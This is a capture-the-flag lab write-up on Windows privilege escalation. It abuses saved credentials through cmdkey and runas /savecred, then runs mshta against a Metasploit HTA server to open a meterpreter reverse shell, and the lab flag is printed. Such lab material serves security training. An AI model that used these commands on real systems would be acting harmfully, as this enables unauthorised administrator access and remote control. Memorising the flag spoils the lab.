


[illegible]

<b>Name</b>	Credential Management
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=2110">https://attackdefense.com/challengedetails?cid=2110</a>
<b>Type</b>	Windows Security: Privilege Escalation: Basics

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Switch to **Attacker Machine**.




In the production server for some operation, an admin requires to enter the credentials repeatedly. Also, users save their credentials to the Credential Manager for quick access. Credential manager stores Web and Windows Credentials.

Assume that for a moment an attacker got access to the system physically or remotely. Then, it would be easy to access those credentials and to run an application with it.

**Step 2:** Checking all the stored credentials using cmdkey

Cmdkey is a utility to store, delete, list credentials.

**Command:** cmdkey /list



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> cmdkey /list

Currently stored credentials:

    Target: WindowsLive:target=virtualapp/didlogical
    Type: Generic
    User: 02jolatxkjetvfhd
    Local machine persistence


    Target: Domain:interactive=PRIV-ESC\Administrator
    Type: Domain Password
    User: PRIV-ESC\Administrator

PS C:\Users\student> _
```

We can notice that the administrator user credentials are stored. Without reading the password of the administrator account, we can use it using the runas.exe utility.

**Step 3:** We are running a command prompt as an administrator user using stored credentials.

**Commands:** runas.exe /savecred /user:administrator cmd  
whoami



```
Kali Machine Attacker Machine
Windows PowerShell
PS C:\Users\student> runas.exe /savecred /user:administrator cmd
Attempting to start cmd as user "PRIV-ESC\administrator" ...
PS C:\Users\student>
Administrator: cmd (running as PRIV-ESC\administrator)
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
priv-esc\administrator

C:\Windows\system32>
```

We have the cmd.shell with administrator privilege without entering any password. We have used the stored credential of the administrator user.

## Switch to the Kali Machine

**Step 4:** Running the hta\_server module to gain the meterpreter shell. Start msfconsole.

### Commands:

```
msfconsole -q
use exploit/windows/misc/hta_server
exploit
```

*"This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell.."*

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/PBnF5c.hta
[*] Local IP: http://10.10.0.2:8080/PBnF5c.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > █
```

Copy the generated payload i.e “**http://10.10.0.2:8080/PBnF5c.hta**” and run it on cmd.exe with mshta command to gain the meterpreter shell.

**Note:** You need to execute the below payload on the cmd.exe.

### Switch to Target Machine

**Step 5:** Gaining a meterpreter shell.

#### Commands:

**Note:** You need to use your own metasploit HTA server link

**Payload:** mshta.exe http://10.10.0.2:8080/PBnF5c.hta



```
Administrator: cmd (running as PRIV-ESC\administrator)

Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
priv-esc\administrator

C:\Windows\system32>mshta.exe http://10.10.0.2:8080/PBnF5c.hta

C:\Windows\system32>
```

We can expect a meterpreter shell.

```
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/PBnF5c.hta
[*] Local IP: http://10.10.0.2:8080/PBnF5c.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.0.25          hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 10.0.0.25
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.25:49735) at 2020-10-31 10:50:20 +0530
```

**Step 6:** Read the flag.

**Commands:**

```
sessions -i 1
cd C:\\Users\\Administrator\\Desktop
ls
cat flag.txt
```

```
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd C:\\Users\\Administrator\\Desktop
meterpreter > ls
Listing: C:\\Users\\Administrator\\Desktop
=====

Mode                Size  Type      Last modified            Name
----                -
100666/rw-rw-rw-    282   fil       2020-10-27 15:14:30 +0530 desktop.ini
100666/rw-rw-rw-     32   fil       2020-10-28 15:20:42 +0530 flag.txt

meterpreter > cat flag.txt
39b9d593d6aa6b4ceffbcc214fc70504meterpreter > █
```

This reveals the flag to us.

**Flag:** 39b9d593d6aa6b4ceffbcc214fc70504

## References

1. Metasploit (<https://www.metasploit.com/>)
2. HTA Web Server ([https://www.rapid7.com/db/modules/exploit/windows/misc/hta\\_server](https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server))